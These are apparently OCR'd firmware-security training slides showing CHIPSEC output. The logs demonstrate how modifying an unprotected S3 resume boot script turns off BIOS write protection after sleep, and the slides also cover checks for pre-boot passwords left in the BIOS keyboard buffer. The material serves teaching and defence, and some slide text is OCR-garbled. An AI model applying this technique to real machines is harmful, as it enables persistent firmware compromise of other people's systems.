


Lucky you! BIOS protection is ON



```
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x2A << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 1 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 1 << SMM BIOS Write Protection
[+] BIOS region write protection is enabled (writes restricted to SMM)

[*] BIOS Region: Base = 0x00200000, Limi
SPI Protected Ranges
------------------------------------
PRx (offset) | Value    | Base     | Limit                      !
------------------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 0000000              | 0
PR1 (78)     | 00000000 | 00000000 | 000000               | 0
PR2 (7C)     | 00000000 | 00000000 | 00000         0      | 0
PR3 (80)     | 00000000 | 00000000 | 0000          | 0    | 0
PR4 (84)     | 00000000 | 00000000 | 000       00  | 0    | 0

[!] None of the SPI protected ranges    ite-protect BIOS region

[+] PASSED: BIOS is write protected
```

Sleep well




```
[x][ ==========================================
[x][ Module: S3 Resume Boot-Script Testing
[x][ ==========================================
[helper] -> NtEnumerateSystemEnvironmentValuesEx( inf
[uefi] searching for EFI variable(s): ['AcpiGlobalVariable'
[uefi] found: 'AcpiGlobalVariable' {AF9FFD67-EC10-488A-9D  F5EE22C2E} NV+BS+RT variable
[uefi] Pointer to ACPI Global Data structure: 0x00000000  9BE18
[uefi] Decoding ACPI Global Data structure..
[uefi] ACPI Boot-Script table base = 0x00000000DA88A018
[uefi] Found 1 S3 resume boot-scripts
[uefi] S3 resume boot-script at 0x00000000DA88A018
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x5776
[*] Looking for 0x4 opcodes in the script at 0x000000
[+] Found opcode at offset 0x4BFB
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Count  : 0x1
  Values : 0x2A

[*] Modifying register value at address 0x00000000DA88EC33
[*] Original value: 0x2A
[*] Modified value: 0x9
[*] After sleep/resume, check the value of PCI config register 0x001F00DC is 0x9
[+] PASSED: The script has been modified. Go to sleep..
```

Found Boot Script in unprotected memory

Script Opcode restores BIOS Protection == ON

Changing it to OFF


Oh wait…



```
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x09 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE              = 1 << BIOS Write Enable
    [01] BLE                 = 0 << BIOS Lock Enable
    [02] SRC                 = 2 << SPI Read Configuration
    [04] TSS                 = 0 << Top Swap Status
    [05] SMM_BWP             = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit =
SPI Protected Ranges
-----------------------------------------
PRx (offset) | Value    | Base     | Limit    |
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 |
PR2 (7C)     | 00000000 | 00000000 | 00000000 |      0
PR3 (80)     | 00000000 | 00000000 | 00000000 |     | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 |     | 0

[!] None of the SPI protected ranges write-pr   ect BIOS region

[!] BIOS should enable all available SMM based write protection mechanisms or
[-] FAILED: BIOS is NOT protected completely
```

Opcode restoring BIOS Write Protection has been modified

S3_BOOTSCRIPT_PCI_CONFIG_WRITE opcode in the S3 boot script restored BIOS hardware write-protection in OFF state



```
D:\source\tool\s3bootscript_afterS3.log                                28595

[569] Entry at offset 0x4BFB (len = 0x21, header len = 0x8):
Data:
04 00 00 00 00 00 00 00 dc 00 1f 00 00 00 00 00 | ♦          M ▼
01 00 00 00 00 00 00 00 09                      | ☺
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Count  : 0x1
  Values : 0x09
```

Checking with `common.uefi.s3bootscript`

```
# chipsec_main.py -m common.uefi.s3bootscript

[x][ =========================================
[x][ Module: S3 Resume Boot-Script Protections
[x][ =========================================
[!] Found 1 S3 boot-script(s) in EFI variables
[*] Checking S3 boot-script at 0x00000000DA88A018
[!] S3 boot-script is not in SMRAM
[*] Reading S3 boot-script from memory..
[*] Decoding S3 boot-script opcodes..
[*] Checking entry-points of Dispatch opcodes..
[-] Found Dispatch opcode (offset 0x014E) with Entry-Point: 
0x00000000DA5C3260 : UNPROTECTED

[-] Entry-points of Dispatch opcodes in S3 boot-script are 
not in protected memory
[-] FAILED: S3 Boot Script and entry-points of Dispatch 
opcodes do not appear to be protected
```

Exercise 4.6

Security of Firmware S3 Resume

4.9 Other Firmware Issues

Pre-Boot Passwords Exposed in BIOS Keyboard Buffer

- BIOS and Pre-OS applications store keystrokes in legacy BIOS keyboard buffer in BIOS data area (at physical address **`0x41E`**)
- BIOS, HDD passwords, Full-Disk Encryption PINs etc.
- Some BIOS'es didn't clear keyboard buffer

References:

Bypassing Pre-Boot Authentication Passwords

Checking with `common.bios_kbrd_buffer`

```
# chipsec_main.py --module common.bios_kbrd_buffer
```

```
[*] running module: chipsec.modules.common.bios_kbrd_buffer
[x][ =======================================================================
[x][ Module: Pre-boot Passwords in the BIOS Keyboard Buffer
[x][ =======================================================================
[*] Keyboard buffer head pointer = 0x1A (at 0x41A), tail pointer = 0x1C (at 0x41C)
[*] Keyboard buffer contents (at 0x41E):
1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d |    !"#$%&'()*+,-
2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d | ./0123456789:;<=

[+] PASSED: Keyboard buffer is filled with common fill pattern
```

* Better check from EFI shell as OS/pre-boot app might have cleared the keyboard buffer

Training materials are available on Github

https://github.com/advanced-threat-research/firmware-security-training

Yuriy Bulygin	@c7zero
Alex Bazhaniuk	@ABazhaniuk
Andrew Furtak	@a_furtak
John Loucaides	@JohnLoucaides